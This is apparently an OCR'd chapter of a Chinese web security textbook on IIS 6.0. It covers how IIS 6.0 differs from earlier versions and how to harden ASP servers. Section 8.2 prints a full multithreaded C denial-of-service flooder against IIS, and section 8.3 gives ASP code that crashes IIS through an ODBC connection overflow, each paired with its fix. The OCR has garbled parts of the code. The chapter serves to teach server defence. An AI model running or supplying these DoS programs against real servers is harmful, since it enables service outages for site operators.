


图 8.1　查看网站属性




图 8.2　设置网站虚拟目录

8.1.3 IIS 6.0 与早期版本的区别

1. 核心功能和服务的区别

Microsoft 公司已对 IIS 6.0 进行了重新设计以便利用基本 Windows 内核。这使得 IIS 6.0 具有内置的响应、请求缓存和队列功能，并能够将应用程序进程请求直接路由到工作进程，从而提高了 IIS 的可靠性。

2. 隔离模式的区别

IIS 6.0 引入了两种用于配置应用程序环境的操作模式：工作进程隔离模式和 IIS 5.0 隔离模式。在安装 IIS 6.0 时默认的隔离模式取决于用户执行的是全新安装还是升级。

如果是全新安装，IIS 6.0 将以工作进程隔离模式运行。如果是从 IIS 4.0 或 IIS 5.0 来进行升级，IIS 6.0 以 IIS 5.0 隔离模式运行，这样可保持与现有应用程序的兼容性。IIS 5.0、IIS 5.1 和 IIS 6.0 特性对比如表 8.1 所示。

表 8.1 特性对比表

	IIS 5.0	IIS 5.1	IIS 6.0
平台	Windows 2000	Windows XP Professional	Windows Server 2003 家族
体系结构	32 位	32 位和 64 位	32 位和 64 位
应用程序进程模型	TCP/IP 内核 DLLhost.exe (处于中等或高应用程序隔离模式下的多个 DLL 主机)	TCP/IP 内核 DLLhost.exe (处于中等或高应用程序隔离模式下的多个 DLL 主机)	HTTP.sys 内核 当 IIS 以 IIS 5.0 隔离模式运行时：Inetinfo.exe(对于进程内应用程序)或 DLLhost.exe(对于进程外应用程序)；当 IIS 以工作进程隔离模式运行时：W3wp.exe (多工作进程)
数据库配置	二进制	二进制	XML
安全性	Windows 身份验证 SSL Kerberos	Windows 身份验证 SSL Kerberos 安全向导	Windows 身份验证 SSL Kerberos 安全向导 Passport 支持
远程管理	HTMLA	无 HTMLA 终端服务	远程管理工具(HTML) 终端服务
群集支持	IIS 群集	Windows 支持	Windows 支持
WWW 服务	Windows 9x 上的个人 Web 管理器 Windows 2000 上的 IIS	(可选)Windows XP Professional 上的 IIS	Windows

IIS 6.0 隔离模式按照与 IIS 5.0 中的进程管理相似的方式管理应用程序进程：所有的进程内应用程序都在 Inetinfo.exe 内运行，进程外应用程序在单独的 DLL 宿主中运行。一些现有应用程序可能无法并发运行或将会话状态与应用程序分开存储。因此，在 IIS 6.0 隔离模式中运行进程可以确保与大多数现有应用程序兼容。

3. 配置数据库的区别

IIS 6.0 的配置数据库以 XML 文件形式存储，而不是以早期版本中的二进制格式存储。位置仍在原处，但是操作方式(更新、回滚、还原和扩展)发生了变化。系统安装时生成两个重要文件：MetaBase.xml 和 MBSchema.xml。

4. 网站管理的区别

在 IIS 4.0 中，应用程序既可以在与 Internet 服务相同的进程中运行，也可以在单独的进程中运行。在 IIS 5.0 和 IIS 5.1 中，应用程序分为若干汇集的进程以增强性能并提高可伸缩性。在 IIS 6.0 工作进程隔离模式中，IIS 可将应用程序组合到任意数量的应用程序池中。

在如图 8.2 所示对话框中单击“配置”按钮，弹出如图 8.3 所示的“应用程序配置”对话框，在图 8.3 中包含一个超文本传输协议(HTTP)动作列表，它们可由映射到特定文件类型的应用程序进行处理，该动作列表与 IIS 4.0 有所不同。在 IIS 4.0 中，列表中包含“已排除”或未被处理的动作，这个改变是为了适应新的 HTTP 动作，以便将其添加到协议中。



图 8.3　“应用程序配置”属性对话框

与 IIS 4.0 相比，IIS 5.0 中自定义错误文件的位置已经改变。而 IIS 6.0 已经添加了新的自定义错误文件，以便报告更详细的错误信息以及与新功能有关的错误。

在早期的 IIS 版本中，可以从编译的 C++ 应用程序使用管理基本对象(ABO)或者从 C++ 脚本文件使用 Active Directory 服务界面(ADSI)以编程方式管理 IIS。而 IIS 6.0 包括了 Windows 管理规范(WMI)提供程序，WMI 这一技术允许管理员以编程方式控制所有服务和应用程序。

5. ASP 的区别

从 IIS 6.0 开始，ASP 可以与 ASP.NET 一起使用。

当 IIS 网站繁忙时，可能会出现这种情况：已经产生了最大数量的 ASP 线程，而一些 ASP 线程却挂起。这会导致性能降低。IIS 6.0 能够通过回收作为 ASP ISAPI 扩展(ASP.dll)的特定实例宿主的工作进程来解决线程挂起问题。当 ASP 线程在 IIS 6.0 中挂起时，ASP.dll 调用 ISAPI 服务器支持函数 HSE_REQ_REPORT_UNHEALTHY，WWW 服务回收作为 ASP.dll 宿主的工作进程，并在事件日志中创建一个项目。

6. 安全管理的区别

IIS 6.0 中的一个最重要的变动涉及 Web 服务器安全性。为了更好地预防攻击，在默认情况下，IIS 6.0 没有将 IIS 安装在 Microsoft Windows Server 2003 家族的成员上。而且，当用户最初安装 IIS 时，该服务在高度安全的“锁定”的模式下安装。默认情况下，IIS 只为静态内容提供服务，也就是说 ASP、ASP.NET、服务器端包含、Web DAV 发布和 FrontPage Server Extensions 等功能只有在启用时才工作。如果安装 IIS 6.0 之后未启用该功能，则 IIS 返回一个 404 错误。

用户可以为动态内容提供服务，并通过 IIS 管理器中的 Web 服务扩展结点启用这些功能。同样，如果应用程序扩展未在 IIS 中进行映射，则 IIS 返回一个 404 错误。

通过 Web 服务器证书向导和 CTL 向导，用户可以同步 Web 和 NTFS 的安全设置，获得并安装服务器证书以及创建和修改证书信任列表。还可以选择一个加密服务提供程序(CSP) 来使用证书加密数据。

7. 性能设计的区别

为了限制分配给 ASP 页的内存量，IIS 6.0 将 ASPScriptFileCacheSize 的默认值设置为 250 个 ASP 页，并将 ASP Script Engine Cache Max 的默认值设置为 125 个脚本引擎。在具有一组大量请求的 ASP 页的站点上，可以将 ASPScriptFileCacheSize 值设置得更高一些。因为 ASP 页的编译比从缓存中检索页要慢很多，所以这样能改善性能。在只具有少量经常请求的 ASP 页的站点上，可通过将该数字设置得小一些来节省内存。

8. IIS 工具组件的区别

在 Windows NT Server 系统中协作数据对象(CDONTS)已经从 Windows Server 2003 家族中删除。如果 Web 应用程序使用 CDONTS，则可以将它们转换为 Microsoft 协作数据对象(CDO)。CDONTS 中的大多数方法在 CDO 中都有相匹配的方法，但是名称可能不同。

IIS 工具组件有：Ad Rotator，Browser Capabilities，Content Linker，Content Rotator，Counters，Logging Utility，My Info，Page Counter，Status IIS 工具组件和工具不随 IIS 6.0 一起安装。用户可以从 IIS 6.0 资源工具包中获取工具组件 DLL 文件的副本。但是，如果用户的 Web 服务器是从低版本的 IIS 升级的，则这些工具组件不会被删除。

在 64 位 Windows Server 2003 家族的操作系统上，IIS 6.0 作为 64 位应用程序运行。这意味着不能从 64 位 Windows Server 2003 家族的操作系统上的 IIS 调用 32 位应用程序。

例如,Jet 数据库引擎将不能转换为 64 位应用程序,因此,不能使用 ActiveX 数据对象(ADO) 从 ASP 页打开 Microsoft Access 数据库。但是,仍可以使用 ADO 访问其他驱动程序,如 SQL Server 和 Exchange Server。

8.2　对 IIS Web Server 进行 DoS 攻击

当 IIS 处于默认情况下,容易受到拒绝服务的攻击。如果注册表中有一个叫 MaxClientRequestBuffer 的键未被创建,针对这种 NT 系统的攻击通常能奏效。

MaxClientRequestBuffer 这个键用于设置 IIS 允许接受的输入量。如果 MaxClient-RequestBuffer 设置为"256(bytes)",则攻击者通过输入大量的字符请求将被限制在 256B 以内。而系统的默认设置对此不加限制,因此未加防护的 IIS 就很容易受到拒绝服务的攻击。利用下面的程序。可以很容易地对 IIS 服务实行 DoS 攻击。

```
#include<stdio.h>
#include<windows.h>
#define MAX_THREAD 666
Void cng();
Char * server;
Char * buffer;
Int port;
Int counter = 0;
Int current_threads = 0;
Int main(int argc,char ** argv)
{
    WORD tequila;
    WSADATA data;
    Int p;
    DWORD tid;
    HANDLE hThread[2000];
    printf("CNG IIS DoS.\nMarc@eEye.com\nhttp://www.eeye.com\n\"For my beloved.\"\n");
    //循环 3 次
    If(argc<2)
    {
      Printf("Usage: %s [server] [port]\n",argv[0]);
      Exit(1);
    }
    Buffer = malloc(17500);
    Memset(buffer,'A',strlen(buffer));
    Server = argv[1];
    Port = atoi(argv[2]);
    Tequila = MAKEWORD(1,1);
    Printf("Attempting to start winsock... ");
    If((WSAStartup(tequila,&data)) != 0)
{
```

```
    Printf("failed to start winsock.\n");
    Exit(1);
}
Else
{
    Printf("started winsock.\n\n");
  }
Counter = 0;
For(p = 0; p<MAX_THREAD; ++ p)
    {
          hThread[counter] = CreateThread(0,0,(LPTHREAD_
          START_ROUTINE) cng,(void * )++ counter,0,&tid);
    }
Sleep(250);
While(current_threads)
  Sleep(250);
  Counter = 0;
  Printf("Terminated Threads.\n");
While (counter<MAX_THREAD)
  {
    TerminateThread(hThread[counter],0);
     ++ counter;
  }
 WSACleanup();
 Return 0;
  }
Void cng()
{
  Iint SockFD = 0,p;
  Struct sockaddr_in DstSAin;
  Char GETKILLED[] = "GET / HTTP/\r\n";
  Int die = 1;
  Printf("Entered CNG\n");
   ++ Current_threads;
  DstSAin.sin_family = AF_INET;
  DstSAin.sin_port = htons((u_short)port);
  DstSAin.sin_addr.s_addr = inet_addr(server);
  If((SockFD = socket(AF_INET,SOCK_STREAM,0))<0)
      {
          Printf("Failed to create socket\n");
           -- Current_threads;
          Return;
      }
If(! connect(SockFD,(struct sockaddr * )&DstSAin,sizeof(DstSAin)))
  {
```

```
        P = send(SockFD,GETKILLED,strlen(GETKILLED),0);
        Printf("Step 1: % i\n",p);
        For(;;)
          {
            P = Send(SockFD,buffer,strlen(buffer),0);
            Printf("P: % i\n",p);
            //put in some code to check if send = -1 more then X times we drop
            the loop and exit the thread
            //bla bla bla i love the dirtiness of concept code.
          }
      }
    Current_threads;
    Printf("Exited CNG\n");
    Return;
    }
```

攻击结果将导致 NT 系统的 CPU 利用率达到 100%。解决此类攻击的方法是，在对话框中输入 Regedt32.exe，在注册表中的 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\parameters 中增加一个键值：MaxClientRequestBuffer，键值类型为 REG_DWORD，设置数值为十进制，具体数值设置为用户 IIS 系统允许接受的 URL 最大长度。通常数值设置为 256。

8.3　MS ODBC 数据库连接溢出导致 NT/9x 拒绝服务攻击

Microsoft ODBC 数据库在连接和断开时可能存在潜在的溢出问题（与 Microsoft Access 数据库相关）。如果程序设置中不取消上一次的连接而直接允许下一次的数据库连接，则可能导致服务停止。受影响的 ODBC 版本有：3.510.3711.0；ODBC Access 驱动版本有：3.51.1029.00；受影响的相关软件：Windows NT 4.0 Service Pack 5、IIS 4.0 (i386)、Microsoft Office 97 Professional (MSO97.dll：8.0.0.3507)，使用如下代码可以检测网站是否包含此漏洞。

```
<%
Set connVB = server.createobject("ADODB.Connection")
ConnVB.open "DRIVER = {Microsoft Access Driver ( * .mdb)}; DSN = miscdb"
%>
<html>
<body>
---------省略 HTML 代码
<! -- We Connect to DB1 -->
<%
Set connGlobal = server.createobject("ADODB.Connection")
connGlobal.Open "DSN = miscdb;User = sa"
mSQL = "arb SQL Statement"
Set rsGlobal = connGlobal.execute(mSQL)
```

```
While not rsGlobal.Eof
Response.Write rsGlobal("resultfrommiscdb")
rsGlobal.movenext
Wend
'rsGlobal.close
'这里故意不关闭数据库应用
'set rsGlobal = nothing
'connGlobal.close
'set connGlobal = nothing
%>
<! -- 再次打开相同的数据库连接 -->
<%
Set connGlobal = server.createobject("ADODB.Connection")
connGlobal.Open "DRIVER = {Microsoft Access Driver ( * .mdb)};
DBQ = d:\data\misc.mdb"
mSQL = "arb SQL Statement"
set rsGlobal = connGlobal.execute(mSQL)
While not rsGlobal.eof
Response.Write rsGlobal("resultfrommiscdb")
rsGlobal.movenext
Wend
'这里关闭了数据连接
rsGlobal.close
Set rsGlobal = nothing
connGlobal.close
Set connGlobal = nothing
%>
```

在这种情况下，IIS 处理进程将会停止，CPU 使用率由于 inetinfo.exe 进程将达到 100%，只有重新启动计算机才能恢复。

8.4 ASP 安全建议

IIS 作为当今流行的 Web 服务器之一，提供了强大的 Internet 和 Intranet 服务功能，如何加强 IIS 的安全机制，建立一个高安全性能的 Web 服务器，已成为 IIS 设置中不可忽视的重要组成部分。

8.4.1 以 Windows NT 的安全机制为基础

作为运行在 Windows NT 操作系统环境下的 IIS，其安全性也应建立在 Windows NT 安全性的基础之上。

1. 应用 NTFS 文件系统

NTFS 可以对文件和目录进行管理，而 FAT(文件分配表)文件系统只能提供共享级的

安全，建议在安装 Windows NT 时使用 NTFS 系统。NTFS 权限是 Web 服务器安全性的基础，它定义了一组用户访问文件和目录的不同级别。当拥有 Windows NT 有效账号的用户试图访问一个有权限限制的文件时，计算机将检查文件的访问控制表(ACL)。该表定义了不同用户和用户组所被赋予的权限。例如 Web 服务器上的 Web 应用程序的所有者需要有更多权限来查看、更改和删除应用程序的.asp 文件。但是访问该应用程序的公共用户应仅被授予只读权限，以便将其限制为只能查看而不能更改应用程序的 Web 页。

2. 安装 NT 最新的补丁

一般来说 Microsoft 公司都会及时地公布最新的漏洞和补丁。读者可以访问 http://windowsupdate.microsoft.com，自行寻找所需的补丁。目前 IIS 最新版本是 6.0，安装 Windows 2003 操作系统时会默认安装 IIS 6.0。

3. 设置访问目录的权限

对目录设置不同的属性，如 Read(读)、Execute(执行)、Script(脚本)。

用户可以通过配置 Web 服务器的权限来限制所有用户查看、运行和操作 ASP 页。不同于 NTFS 权限提供的控制特定用户对应用程序文件和目录的访问方式，Web 服务器权限应用于所有用户，并且不区分用户账号的类型。对于要运行 ASP 应用程序的用户，在设置 Web 服务器权限时，必须遵循下列原则。

对包含.asp 文件的虚拟目录允许“读”或“脚本”权限。对.asp 文件和其他包含脚本的文件(如.htm 文件等)所在的虚目录允许“读”和“脚本”权限。对包含.asp 文件和其他需要“执行”权限才能运行的文件(如.exe 和.dll 文件等)的虚目录，允许“读”和“执行”权限。具体操作可以在如图 8.2 所示界面中实现。

4. 系统管理员账号更改

域用户管理器虽可限制猜测口令的次数，但对保护系统管理员账号却没有作用，这可能给非法用户带来攻击管理员账号口令的机会，通过域用户管理器给管理员账号更名不失为一种好办法。具体设置如下：右击“我的电脑”在弹出的快捷菜单中选择“管理”命令，在“计算机管理”属性窗口中单击“系统工具”|“本地用户和组用户”，在右侧用户列表中，右击一个选择的用户，在弹出的快捷菜单中选择“重命名”命令修改用户名称，具体操作如图 8.4 所示。

5. 关闭没有用的服务和协议

对于 IIS 服务，无论是 WWW 站点、FTP 站点，还是 NNTP、SMTP 服务都有各自监听和接收浏览器请求的 TCP 端口号(Post)，一般常用的端口号为：WWW 是 80，FTP 是 21，SMTP 是 25。可以通过修改端口号来提高 IIS 服务器的安全性。只有知道端口号的用户才可以访问。

建议关闭相应的协议端口。在 TCP/IP 的属性对话框中选中“Internet 协议(TCP/IP)”复选框，单击“属性”按钮，如图 8.5 所示。在弹出的属性对话框中单击“高级”按钮，弹出“高级 TCP/IP 设置”属性对话框，如图 8.6 所示。在如图 8.6 所示对话框中单击“选项”标签，然后单击“属性”按钮，弹出“TCP/IP 筛选”属性对话框，如图 8.7 所示。在如图 8.7



图 8.4 修改用户名称

中可以禁止 UDP,然后开启 IP 端口 6 和 TCP 端口 80,当然是否关闭这些端口要根据实际情况而定。




图 8.5 “本地连接 属性”选项卡




图 8.6 “高级 TCP/IP 设置”选项卡

管理员可以通过构造目标站 NetBIOS 名与其 IP 地址之间的映像,对 Internet 上的其他服务器进行管理,非法用户也可从中找到可乘之机。如果这种远程管理不是必需的,可以停止该服务。

6. 维护 Global.asa 的安全

为了充分保护 ASP 应用程序,一定要在应用程序的 Global.asa 文件上为适当的用户或用户组设置 NTFS 文件权限。如果 Global.asa 包含向浏览器返回信息的命令而用户没有保护 Global.asa 文件,则信息将被返回给浏览器,即便应用程序的其他文件被保护。



图 8.7　启用 TCP/IP 筛选功能

7. 用户访问权限控制

(1) 文件夹和文件的访问权限

对于安放在 NTFS 文件系统上的文件夹和文件,要对其权限加以控制,对不同的用户组和用户进行不同的权限设置;另外,还可利用 NTFS 的审核功能对某些特定用户组成员读文件的企图等方面进行审核,通过监视文件访问、用户对象的使用等方式发现非法活动的前兆,及时加以预防。

(2) WWW 目录的访问权限

已经设置成 Web 目录的文件夹,可以通过操作 Web 站点属性页实现对 WWW 目录访问权限的控制,而该目录下的所有文件和子文件夹都将继承这些安全性。WWW 服务除了提供 NTFS 文件系统提供的权限外,还提供读取权限及访问的 IP 地址限制等,在如图 8.2 所示对话框中单击"目录安全性"标签,弹出图 8.8 所示对话框,用户可以进行"身份验证和访问控制"和"IP 地址和域名限制"等操作。

